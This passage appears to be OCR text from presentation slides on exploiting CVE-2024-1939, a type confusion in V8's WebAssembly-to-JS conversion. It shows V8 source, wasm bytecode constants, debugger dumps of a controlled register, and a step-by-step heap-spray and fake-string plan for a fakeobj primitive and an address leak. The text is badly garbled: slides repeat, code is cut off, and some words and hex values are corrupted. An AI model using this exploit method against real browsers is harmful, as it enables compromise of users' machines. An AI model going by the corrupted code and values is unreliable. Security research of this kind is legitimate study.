                    heapType == HeapType::kArray || heapType == HeapType::kString ||  
                    heapType == HeapType::kI31 || heapType == HeapType::kAny) {  
                    return UnsafeCast<JSAny>(value);  
                }  
                // TODO(ahaas): This is overly pessimistic: all module-defined struct and  
                // array types can be passed to JS as-is as well; and for function types we  
                // could at least support the fast path where the WasmExternalFunction has  
                // already been created.  
                return runtime::WasmGenericWasmToJSObject(context, value);  
            }  
        }  
    }
```

The Bug (CVE-2024-1939)

The Primitive: FakeObj

When generating the JSObject:

- **Case 1:** Cast the low 4 bytes as a JSObject (When ‘Pointer Compression’ enable and also on 32bit).
Finally passed to the imported JS function, get a **Fakeobj** primitive.

```
kSimdPrefix, kExprS128Const, 0x6f, 0xae, 0xfb, 0x2c, 0x5c, 0xd7, 0xcf,
0xef, 0x41, 0x42, 0x00, 0x00, 0xee, 0xd7, 0x3e, 0x50, // v128.const
```

corrupt out-of-V8-sandbox memory

```
macro WasmToJSObject(context: NativeContext, value: Object, retType: int32):
    JSAny {
        const paramKind = retType & kValueTypeKindBitsMask;
        const heapType = (retType >> kValueTypeKindBits) & kValueTypeHeapTypeMask;
        if (paramKind == ValueKind::kRef) {
            if (heapType == HeapType::kEq || heapType == HeapType::kI31 ||
                heapType == HeapType::kStruct || heapType == HeapType::kArray ||
                heapType == HeapType::kAny || heapType == HeapType::kExtern ||
                heapType == HeapType::kObject) {
                DebugPrint: 0x30bf0006f4e5: [FixedArray]
                    - map: 0x30bf00000565 <Map(FIXED_ARRAY_TYPE)>
                    - length: 16
                        0: 0x30bf00000061 <undefined>
                        1: 0x30bf0006f52d <HeapNumber 1094795585.0>
                        2-6: 0
                        7: 0x30bf0006f539 <HeapNumber 1094795585.0>
                        8: 0x30bf0006f545 <HeapNumber 1094795585.0>
                        9: 0x30bf0006f551 <HeapNumber 1094795585.0>
                        10-11: 0
                        12: 0x30bf0006f55d <HeapNumber 1094795585.0>
                        13: 0x30bf0004241 <String[17]: #Atomics.Condition>
                        14: 754691695
                        15: 1
                }
            if (value == kWasmNull) {
                return Null;
            }
            if (heapType == HeapType::kEq || heapType == HeapType::kStruct ||
                heapType == HeapType::kArray || heapType == HeapType::kString ||
                heapType == HeapType::kI31 || heapType == HeapType::kAny) {
                return UnsafeCast<JSAny>(value);
            }
            // TODO(ahaas): This is overly pessimistic: all module-defined struct and
            // array types can be passed to JS as-is as well; and for function types we
            // could at least support the fast path where the WasmExternalFunction has
            // already been created.
            return runtime::WasmGenericWasmToJSObject(context, value);
        }
    }
}
```

The Bug (CVE-2024-1939)

The Primitive: FakeObj

When generating the JSObject:

- **Case 1:** Cast the low 4 bytes as a JSObject (When ‘Pointer Compression’ enable and also on 32bit).

Finally passed to the imported JS function, get a **Fakeobj** primitive.

- **Case 2:** Call `WasmGenericWasmToJSObject` with the 8 bytes value to generate a JSObject.

corrupt out-of-V8-sandbox memory

```
macro WasmToJSObject(context: NativeContext, value: Object, retType: int32):  
    JSAny {  
        const paramKind = retType & kValueTypeKindBitsMask;  
        const heapType = (retType >> kValueTypeKindBits) & kValueTypeHeapTypeMask;  
        if (paramKind == ValueKind::kRef) {  
            if (heapType == HeapType::kEq || heapType == HeapType::kI31 ||  
                heapType == HeapType::kStruct || heapType == HeapType::kArray ||  
                heapType == HeapType::kAny || heapType == HeapType::kExtern ||  
                heapType == HeapType::kString || heapType == HeapType::kNone ||  
                heapType == HeapType::kNoFunc || heapType == HeapType::kNoExtern ||  
                heapType == HeapType::kExn || heapType == HeapType::kNoExn) {  
                    return UnsafeCast<JSAny>(value);  
                }  
                // TODO(ahaas): This is overly pessimistic: all module-defined struct and  
                // array types can be passed to JS as-is as well; and for function types we  
                // could at least support the fast path where the WasmExternalFunction has  
                // already been created.  
  
                return runtime::WasmGenericWasmToJSObject(context, value);  
            } else {  
                dcheck(paramKind == ValueKind::kRefNull);  
                if (heapType == HeapType::kExtern || heapType == HeapType::kNoExtern ||  
                    heapType == HeapType::kExn || heapType == HeapType::kNoExn) {  
                    return UnsafeCast<JSAny>(value);  
                }  
                if (value == kWasmNull) {  
                    return Null;  
                }  
                if (heapType == HeapType::kEq || heapType == HeapType::kStruct ||  
                    heapType == HeapType::kArray || heapType == HeapType::kString ||  
                    heapType == HeapType::kI31 || heapType == HeapType::kAny) {  
                    return UnsafeCast<JSAny>(value);  
                }  
                // TODO(ahaas): This is overly pessimistic: all module-defined struct and  
                // array types can be passed to JS as-is as well; and for function types we  
                // could at least support the fast path where the WasmExternalFunction has  
                // already been created.  
                return runtime::WasmGenericWasmToJSObject(context, value);  
            }  
        }  
    }
```

The Bug (CVE-2024-1939)

The Primitive: FakeObj

When generating the JSObject:

```
Python 3.8.10 (default, Nov 22 2023, 10:22:35)
[GCC 9.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import leb128
>>> leb128.u.encode(0x414141414141)
bytearray(b'\xc1\x82\x85\x8a\x94\x8a\x10')
```

Former compression enable and also on S2DTC.

Finally passed to the imported JS function, get a **Fakeobj** primitive

- Case 2: Call `WasmGenericWasmToJSObject` with the 8

```
kExprI64Const, 0xc1,0x82,0x85,0x8a,0x94,0xa8,0x10, // i64.const
```

corrupt out-of-V8-sandbox memory

```
macro WasmToJSObject(context: NativeContext, value: Object, retType: int32):
    [ DISASM ]
    > 0x555556cf32ff  mov    ecx, dword ptr [r14 - 1]
    0x555556cf3303  or     rcx,  rax
    0x555556cf3306  movzx  ecx, word ptr [rcx + 7]
    0x555556cf330a  movzx  ecx, cx
    0x555556cf330d  cmp    ecx, 0x116
    0x555556cf3313  jne    0x555556cf331f <0x555556cf331f>
    ↓
    0x555556cf331f  mov    ecx, dword ptr [r14 - 1]
    0x555556cf3323  or     rcx,  rax
    0x555556cf3326  movzx  ecx, word ptr [rcx + 7]
    0x555556cf332a  movzx  ecx, cx
    0x555556cf332d  or     rax, 0x7d
    [ STACK ]
    00:0000  rsp  0x7fffffff8f0 → 0x555556cf32b0 ← push   rbp
    01:0008  0x7fffffff8f8 ← 0x0
    02:0010  0x7fffffff900 → 0x246e00000000 ← 0x40000
    03:0018  0x7fffffff908 → 0x7fffffff948 ← 0x414141414141 /* 'AAAAAA' */
    04:0020  rbp  0x7fffffff910 → 0x7fffffff938 → 0x7fffffffca38 → 0x7fffffffcc88 → 0x7ffff
    ffccc0 ← ...
    05:0028  ...   0x7fffffff918 → 0x555557698ea0 (Builtins_WasmCEntry+160) ← cmp   r12, 0
    06:0030  ...   0x7fffffff920 ← 0x414141414141 /* 'AAAAAA' */
    07:0038  ...   0x7fffffff928 → 0x7fffffff920 ← 0x414141414141 /* 'AAAAAA' */
    [ BACKTRACE ]
    > f 0      555556cf32ff
    f 1      555557698ea0 Builtins_WasmCEntry+160
    f 2      55555768fc0b Builtins_WasmToJsWrapperCSA+2315
    f 3      117048df113a
    f 4      246e001b2e61
    f 5      0
```

```
555556cf32ff in v8::internal::Runtime_WasmGenericWasmToJSObject(int, unsigned long*, v8::internal::Isolate*)
#1 0x0000555557698ea0 in Builtins_WasmCEntry ()
#2 0x000055555768fc0b in Builtins_WasmToJsWrapperCSA ()
#3 0x0000117048df113a in ?? ()
#4 0x0000246e001b2e61 in ?? ()
#5 0x0000000000000000 in ?? ()
pwndbg> i r r14
r14          0x414141414141        71748523475265
pwndbg>
```

How to Exploit (on 32bit)

What we have: Fake ANY address as a **JSObject** and operate it.

What we lack: Where to fake? A stable and controllable memory? Info leak?

The Way Out: Get a stable address using enough sufficient memory stress.

How to Exploit (on 32bit)

1. Allocate a large, continuous memory to cover a high address

```
new ArrayBuffer(0x6fooooo); -> 0x8ffoooo
```

Low Address

0x8ffoooo →

Big ArrayBuffer


High Address

How to Exploit (on 32bit)

1. Allocate a large, continuous memory to cover a high address

```
new ArrayBuffer(0x6fooooo); -> 0x8ffoooo
```

2. Fake many **ONE_BYTE_INTERNALIZED_STRING_TYPE** JSString with very long length on the ArrayBuffer.



How to Exploit (on 32bit)


1. Allocate a large, continuous memory to cover a high address

```
new ArrayBuffer(0x6fooooo); -> 0x8ffoooo
```

2. Fake many `ONE_BYTE_INTERNALIZED_STRING_TYPE` JSString with very long length on the ArrayBuffer.

3. Allocate many JSObject with Specific structure to fills up the v8 heap.

```
a2 = [1.1,1.2];
for(var i = 0 ; i<0x1000000;i++){
  a1 = [0xdead,a2,evil_f,victim_ab];
  keeper.push(a1);
}
```



How to Exploit (on 32bit)


1. Allocate a large, continuous memory to cover a high address

```
new ArrayBuffer(0x6fooooo); -> 0x8ffoooo
```

2. Fake many `ONE_BYTE_INTERNALIZED_STRING_TYPE` JSString with very long length on the ArrayBuffer.

3. Allocate many JSObject with Specific structure to fills up the v8 heap.

4. Trigger the Bug, get the fake JSString handler with the address **0x8ff00001**.



How to Exploit (on 32bit)

1. Allocate a large, continuous memory to cover a high address

```
new ArrayBuffer(0x6fooooo); -> 0x8ffoooo
```


2. Fake many `ONE_BYTE_INTERNALIZED_STRING_TYPE` JSString with very long length on the ArrayBuffer.

3. Allocate many JSObject with Specific structure to fills up the v8 heap.

4. Trigger the Bug, get the fake JSString handler with the address `0x8ffoooo1`.

5. Search from the `guess_address` to find `0xdead`, leak more info

(Address of JSFunction, Map of ArrayBuffer)



How to Exploit (on 32bit)

1. Allocate a large, continuous memory to cover a high address

```
new ArrayBuffer(0x6fooooo); -> 0x8ffoooo
```

2. Fake many `ONE_BYTE_INTERNALIZED_STRING_TYPE` JSString with very long length on the ArrayBuffer.


3. Allocate many JSObject with Specific structure to fills up the v8 heap.

